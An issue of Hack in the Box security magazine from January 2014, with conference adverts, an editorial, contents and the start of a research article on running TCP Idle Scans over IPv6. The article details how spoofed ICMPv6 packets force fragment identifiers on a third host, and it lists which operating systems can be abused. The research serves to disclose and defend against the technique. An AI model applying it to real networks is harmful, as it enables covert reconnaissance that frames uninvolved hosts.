


hit magazine

KEEPING KNOWLEDGE FREE

Volume 4, Issue 10, Jan. 2014 www.hackinthebox.org



HITB2014AMS

May 27th & 28th 2014 - Hands on Technical Training
May 29th & 30th 2014 - Triple Track Conference

Celebrating 5 years of the HITB Security Conference in The Netherlands



+ HITB Haxpo

May 28th, 29th & 30th 2014

A 3-day IT security exhibition for hackers // makers // breakers // builders



Registration Opens December 2013

Venue: De Beurs van Berlage

Website: <http://haxpo.nl>

Follow us: @HITBHaxpo / @HITBSecConf

Supported & Endorsed By

I amsterdam.

hitb
magazine

Volume 04, Issue 10, Jan. 2014

Editorial

Hello readers – We know it's been quite a while since we've put out an issue but due to various factors from a lack of submissions during the call for articles to the editorial team being too busy to review materials when they did come in, we had to postpone the release till now. But as they say, better late than never!

Since the last issue, we've also changed the HITB Security Conference Call for Papers submission guidelines to now require speakers to submit a research 'white paper' to accompany their talk. The first round of papers came to us via #HITB2013KUL in October and thankfully we now have loads of **AWESOME CONTENT!** We've got so much good stuff we could have probably put together two issues even!

With the new change to the CFP submissions, we've decided to also change our publication schedule for 2014 to a 'per HITB SecConf' release cycle. This means you can expect a new magazine approximately every 6 months which we'll release alongside a HITB Security event.

What else do we have planned for 2014? Well next year also marks the 5th year anniversary of the HITB Security Conference in Amsterdam and we're celebrating it in traditional HITB fashion – by adding something special to our line up – our first ever HITB hacker expo! A 3-day IT security and technology exhibition unlike anything that's been done before. Think RSA or Mobile World Congress meets Makerfaire with a generous touch of HITBSecConf thrown in for good measure. What exactly does that mean? Imagine an area dedicated to hackerspaces; makers with 3D printers, laser cutters and other fabrication goodies coupled with TOOOL's Lock Picking Village, HITB and Mozilla's HackWEEKDAY developer hackathon, our Capture the Flag 'live hacking' competition and more all wrapped around a 3-day exhibition with Microsoft and Google as the main anchors. The cost to attend? ABSOLUTELY NOTHING! Yup, entrance to HITB Haxpo will be F-R-E-E! Head over to <http://haxpo.nl> for further details and to register (we've got a new registration system too!).

On behalf of The HITB Editorial Team, I hope you enjoy this special end of year issue we've put together and we wish you all a very Happy New Year, and have a great time ahead!

The Editorial Team
Hack in The Box Magazine



HITB Magazine – Keeping Knowledge Free
<http://magazine.hackinthebox.org>

Editor-in-Chief
Zarul Shahrin
<http://twitter.com/zarulshahrin>

Editorial Advisor
Dhillon Andrew Kannabhiran

Technical Advisor
Mateusz "j00ru" Jurczyk
Gynvael Coldwind

Design
Shamik Kundu
<http://twitter.com/cognitivedzine>

Website
Bina Kundu

Contents

NETWORK SECURITY

TCP Idle Scans in IPv6 04

You Can Be Anything You Want To Be:
Bypassing "Certified" Crypto in
Banking Apps 16

Practical Attacks Against Encrypted
VoIP Communications 30

DATABASE SECURITY

Attacking MongoDB: Attack Scenarios
Against a NoSQL Database 42

APPLICATION SECURITY

Random Numbers, Take Two: New
Techniques to Attack Pseudorandom
Number Generators in PHP 54

Hunting for OS X Rootkits in Memory 62

Revealing Embedded Fingerprints:
Deriving Intelligence from USB Stack
Interactions 78

Diving Into IE 10's Enhanced Protected
Mode Sandbox 98

Exploiting XML Digital Signature
Implementations 124

Defeating Signed BIOS Enforcement 148

COMPUTER FORENSICS

Dynamic Tamper-Evidence for Physical
Layer Protection 156

SVFORTH: A Forth for Security
Analysis and Visualization 164

COMPUTER SECURITY

Under the Hood: How Actaeon Unveils Your
Hypervisor 176

MOBILE SECURITY

Introduction to Advanced Security Analysis
of iOS Applications with iNalyzer 186

TCP Idle Scans in IPv6

Mathias Morbitzer, m.morbitzer@runbox.com

The most stealthy port scan technique in IPv4 is the TCP Idle Scan, which hides the identity of the attacker. With this technique, the attacker spoofs messages of a third computer, the so-called idle host, and utilizes the identification value in the IPv4 header to see the results of the scan.

With the slowly approaching upgrade of IPv4 with IPv6, one will not be able anymore to conduct the TCP Idle Scan as previously, as the identification value is not statically included in the IPv6 header. This article shows that the TCP Idle Scan is also possible in IPv6, albeit in a different way, namely by using the identification value in the IPv6 extension header for fragmentation.

It is described how the idle host can be forced to use the IPv6 extension header for fragmentation, which contains an identification value, by using ICMPv6 Echo Request messages with large amounts of data as well as ICMPv6 Packet Too Big messages specifying a Maximum Transmission Unit (MTU) smaller than the IPv6 minimum MTU. The attack in IPv6 is trickier than in IPv4, but has the advantage that we only require the idle host not to create fragmented traffic, whereas in IPv4 the idle host is not allowed to create traffic at all.

After discovering how to conduct the TCP Idle Scan in IPv6, 21 different operating systems and versions have been analyzed regarding their properties as idle host. Among those, all nine tested Windows systems could be used as idle host. This shows that the mistake of IPv4 to use predictable identification fields is being repeated in IPv6. Compared to IPv4, the idle host in IPv6 is also not expected to remain idle, but only not to send fragmented packets. To defend against this bigger threat, the article also introduces short-term defenses for administrators as well as long term defenses for vendors.

1. INTRODUCTION

When trying to attack a target, one of the first steps performed by an attacker will be to execute a port scan in order to discover which services are offered by the system and can be attacked. In the traditional approach for port scanning, SYN¹s are sent directly to various ports on the target to evaluate which services are running, and which are not.

¹ A TCP segment with the SYN-flag

However, this method is easy to detect and to be traced back to the attacker. To remain undetected, different methods for port scanning exist, all providing various advantages and disadvantages [8]. One of those methods is the TCP Idle Scan. With this port scanning technique, the attacker uses the help of a third-party system, the so-called idle host, to cover his tracks. Most modern operating systems have been improved so that they cannot be used as idle host, but research has shown that the scan can still be executed by utilizing network printers [11].

At first sight, IPv6 seems immune to the idle scan technique, as the IPv6 header no longer contains the identification field. However, some IPv6 traffic still uses an identification field, namely if fragmentation is used. Studying the details of IPv6 reveals that an attacker can force fragmentation between other hosts. The attack on IPv6 is trickier than on IPv4 but has the benefit that more machines will be suited as idle hosts. This is because we only require the idle host not to create fragmented IPv6 traffic, whereas in IPv4 the idle host is not allowed to create traffic at all.

This article describes how the TCP Idle Scan can be transferred to IPv6. Using the basic technique of the TCP Idle Scan in IPv4, Section 3 shows which adjustments need to be made within this transfer. This is followed by an overview given in Section 4 on which operating systems fulfill all the requirements to be used as idle host. Afterwards, Section 5 discusses how the scan can be prevented on the short term by system administrators, and on the long term by manufacturers of devices and operating systems. Section 6 concludes, and a proof of concept is presented in the appendix.

2. BACKGROUND

The TCP Idle Scan is a stealthy port scanning method, which allows an attacker to scan a target without the need of sending a single IP-Packet containing his own IP address to the target. Instead, he uses the IP address of a third host, the idle host, for the scan. To be able to retrieve the results from the idle host, the attacker utilizes the identification field in the IPv4 header (IPID)², which is originally intended for fragmentation.


While the idea of this technique was first introduced by Salvatore Sanfilippo in 1998 [14], the first tool for executing the scan was created by Filipe Almeida in 1999[1]. Figure 1 shows the TCP Idle Scan in IPv4 in a schematic representation. The technique is described by Lyons [8] as follows:

1. To scan a port on the target, the attacker first sends a SYN/ACK³ to the idle host.
2. As the host is not expecting the SYN/ACK, it will answer with a RST⁴, which will also contain its IPID.
3. Afterwards, the attacker sends a SYN to the target host, addressed to the port he wants to scan, and sets as source IP-address the spoofed IP-address of the idle host. Due to this spoofed address, the target will answer to the idle host, not to the attacker.

² The identification field in the IPv4 header is usually referred to as IPID, while the identification field in the IPv6 extension header for fragmentation has no specific denotation

³ A TCP segment with the SYN- and ACK-flag

⁴ A TCP segment with the RST-flag




4. If the port is closed, the target will send a RST to the idle host (4a). If the scanned port is open, the target will send a SYN/ACK (4b) to continue the TCP three-way handshake.
5. In case of receiving a RST, the idle host will not execute further actions. But if a SYN/ACK is received, it will answer by sending a RST, as the SYN/ACK was not expected. For this answer, the host will use its next available IPID.
6. To get the result of the scan, the attacker sends now again a SYN/ACK to the idle host.
7. The idle host answers with a RST and an IPID. In case the port is closed, the received IPID will have increased once compared to the previously received IPID, while for an open port, it will have increased twice.

3. APPLYING THE TCP IDLE SCAN IN IPV6

3.1 DIFFERENCES BETWEEN IPV4 AND IPV6


Figure 2 shows the IPv6 header. Compared to the IPv4 header, all fields apart from the version, source and destination field are different. Also, the source and destination fields increased in size in order to be able to store IPv6 addresses.

One of the fields that has been removed is the IPID field, which is crucial for the TCP Idle Scan in IPv4. In IPv6, fragmentation is only performed by end nodes [5]. If a node on the path receives a packet which is too big, an ICMPv6 Packet Too Big (PTB) message [3] is sent back to the source address, notifying it about the Maximum Transfer Unit (MTU) of the node on the path. This PTB message piggybacks as much as possible of the originally received packet, which caused the PTB message to be sent, without exceeding the minimum IPv6 MTU. After receiving such a message, the



source node sets the Path MTU (PMTU) to the MTU specified in the PTB message. This whole process is designed to unburden nodes on the path, and makes the permanent use of the IPID field for reassembling received fragments unnecessary.

For this reason, the IPID field has been removed in the IPv6 header. If the sending host needs to fragment a packet, it uses the extension header for fragmentation [5]. Such an extension header is placed after the IPv6 header and followed by the upper-layer header. Figure 3 shows the IPv6 extension header for fragmentation, also known as fragmentation header.



The field which is relevant for the TCP Idle Scan in IPv6 is the 32 bit long identification field, which serves the same purpose as in IPv4, identifying which fragments belong together. Different to IPv4, the identification field is not used for every IPv6 packet sent, but only for those which require the fragmentation header.

As in IPv4, the method of assigning the identification value is a choice of implementation. If the value is assigned on a per-host-basis, the TCP Idle Scan is impossible by using the host as idle host. The attacker would not be able to detect if a RST has been sent from the idle host to the target by analyzing the identification value.

3.2 FORCING FRAGMENTATION

To be able to execute the TCP Idle Scan in IPv6, the idle host must append the fragmentation header to outgoing packets. This behavior needs to be achieved in steps 2 and 7, in order for the attacker to be able to compare the received identification values. Enforcing the fragmentation header in those steps is feasible for the attacker, as he is directly participating in the conversation. One approach in this case is an ICMPv6 Echo Request with a lot of data, which is fragmented, and will also be returned in fragments.

More difficult is forcing the fragmentation in step 5, in which the idle host sends a RST to the target in case a SYN/ACK is received. The solution to this problem can be found in RFC 1981, "Path MTU Discovery for IP version 6". As mentioned, the PMTU of a host can be manipulated by sending PTB messages as a reply to a received message. The details about the MTU field in the PTB message are explained as follows:

When a node receives a Packet Too Big message, it MUST reduce its estimate of the PMTU for the relevant path, based on the value of the MTU field in the message. [9, Page 3]

Anode MUST NOT reduce its estimate of the Path MTU below the IPv6 minimum link MTU. Note: A node may receive a Packet Too Big message reporting a next-hop MTU that is less than the IPv6 minimum link MTU. In that case, the node is not required to reduce the size of subsequent packets sent on the path to less than the IPv6 minimum link MTU, but rather must include a Fragment header in those packets [9, Page 4].

Therefore, receiving a PTB message with a MTU smaller than the IPv6 minimum MTU of 1280 bytes causes a host to append a fragmentation header to all its IPv6 packages to a certain host. This behavior is referred to in RFC 6946 as "atomic fragments" [7]. Although these fragmentation headers are empty, they contain the identification field, which is the only field relevant for the attacker.


Some operating systems only accept PTB messages with precedent packets, in which exactly those packets are piggybacked by the PTB message. One possible solution in this scenario is to send an ICMPv6 Echo Request with the source address of the target to the idle host. After the idle host answered to the target, the attacker can spoof a PTB message from the target to the idle host, informing it about the target's new MTU.

3.3 THE TCP IDLE SCAN IN IPV6

With the gained knowledge, it is now possible to update the TCP Idle Scan in IPv4 so that it can be used in IPv6. Figure 4 gives an overview over the attack.

1. First, the attacker sends a spoofed ICMPv6 Echo Request to the idle host, with the source address of the target. This Echo Request contains a big amount of data and will therefore be fragmented.
2. Due to the spoofed source address, the idle host will answer with an ICMPv6 Echo Response directed to the target.
3. Now the attacker spoofs a PTB message with a MTU smaller than the IPv6 minimum MTU and the source address of the target and sends it to the idle host. This causes the idle host to use atomic fragments for all IPv6 packets sent

FIGURE 4: TCP Idle Scan in IPv6



to the target by appending a fragmentation header even if there is no need to fragment the packet.

4. In the next step, the attacker sends a spoofed ICMPv6 Echo Request from his real source address to the idle host. Like before, this Echo Request contains a big amount of data and will therefore be fragmented.
5. Due to the size of the ICMPv6 Echo Request, the fragmentation header is also used in the ICMPv6 Echo Response, which allows the attacker to determine the idle host's currently used identification value.
6. Additionally, the attacker now sends a PTB message to the idle host from his real source address, specifying an MTU smaller than 1280 bytes. The idle host will now also append a fragmentation header to every IPv6 packet sent to the attacker. From this point onwards, the scan can be executed identically to IPv4 due to the idle host appending the extension header for fragmentation to all relevant IPv6 packets.
7. Now, the attacker sends a SYN to the target, addressed to the port he wants to scan, and uses as source address the address of the idle host.
8. If the port on the target is closed, an RST will be sent to the idle host (8a). If the scanned port on the target is open, the host will send a SYN/ACK (8b).
9. In case of receiving a RST, the idle host will not execute further actions. But if a SYN/ACK is received, it will answer by sending a RST (9). As the idle host creates atomic fragments for all packets being sent to the target, it will append an empty fragmentation header and use its next available identification value.
10. In order to request the result of the scan, the attacker sends a SYN/ACK to the idle host.

11. The received RST will now be analyzed by the attacker regarding its identification value in the fragmentation header. If it incremented once compared to the identification stored in step 5, it can be reasoned that the idle host did not send a RST, therefore the scanned port on the target is closed (10a). If the identification incremented twice, the idle host had to send a RST, and therefore the port on the target is open (10b).

3.4 REQUIREMENTS FOR THE IDLE HOST

The requirements for the idle host in the TCP Idle Scan in IPv6 are similar to the ones in IPv4. Like in IPv4, the most important requirement is the predictable assignment of the identification value on a global, and not on a per-host basis, to allow the attacker to recognize if a RST was sent to the target.

What changes is the second requirement, which requires the idle host to be idle. The identification value in IPv6 is not used for every packet, but only for those which append a fragmentation header. Therefore, it is sufficient that the idle host does not produce traffic requiring the fragmentation header.

Compared to IPv4, the requirements for the idle host regarding idleness are less limiting in IPv6. In IPv4, the idle host was not allowed to create traffic at all due to the identification value being a static part of the IPv4 header. In IPv6, the limitations are on communication using the fragmentation header. While executing the TCP Idle Scan in IPv6, an idle host communicating with a fourth party via IPv6 would not disturb the scanning process, as long as the IPv6 packets being sent from the idle host to the fourth party do not use the fragmentation header.

4. CONDUCTING THE TCP IDLE SCAN IN IPV6

This section deals with the characteristics of the TCP Idle Scan in IPv6. Compared to IPv4, where most modern operating systems use protection mechanisms against the scan, it is novel to conduct the scan in IPv6. Therefore, not all operating systems use the same protection mechanisms as in IPv4. To give an overview of the behavior from various operating systems, tests have been conducted with 21 different systems, and the results are shown and discussed.

4.1 BEHAVIOR OF VARIOUS SYSTEMS

As stated previously, for executing the TCP Idle Scan in IPv6 it is a necessity that the identification value is assigned by the idle host on a predictable and global basis. To determine which operating systems form appropriate idle hosts 21 different operating systems and versions have been tested to establish their method of assigning the identification value.

Among all the tested systems, six assigned the identification value on a random basis and can therefore not be used as idle host. Out of the remaining 15, five assigned their values on a per host basis which makes also those systems unusable. Another system which can not be used as idle host is OS X 10.6.7, which does not accept PTB messages with a MTU smaller than 1280 bytes. The nine systems which are left, and can be used as idle hosts for the TCP Idle Scan in IPv6, are all Windows operating systems.

TABLE 1: List of tested systems

System	Assignment method	usable
Android 4.1 (Linux 3.0.15)	Per host, incremental (1)	X
FreeBSD 7.4	Random	X
FreeBSD 9.1	Random	X
iOS 6.1.2	Random	X
Linux 2.6.32	Per host, incremental (2)	X
Linux 3.2	Per host, incremental (1)	X
Linux 3.8	Per host, incremental	X
OpenBSD 4.6	Random	X
OpenBSD 5.2	Random	X
OS X 10.6.7	Global, incremental (3)	X
OS X 10.8.3	Random	X
Solaris 11	Per host, incremental	X
Windows Server 2003 R2 64bit, SP2	Global, incremental	✓
Windows Server 2008 32bit, SP1	Global, incremental	✓
Windows Server 2008 R2 64bit, SP1	Global, incremental by 2	✓
Windows Server 2012 64bit	Global, incremental by 2 (4)	✓
Windows XP Professional 32bit, SP3	Global, incremental (5)	✓
Windows Vista Business 64bit, SP1	Global, incremental	✓
Windows 7 Home Premium 32bit, SP1	Global, incremental by 2	✓
Windows 7 Ultimate 32bit, SP1	Global, incremental by 2	✓
Windows 8 Enterprise 32 bit	Global, incremental by 2 (4)	✓

(1) Host calculates wrong TCP checksum for routes with PMTU < 1280

(2) No packets are sent on route with PMTU < 1280

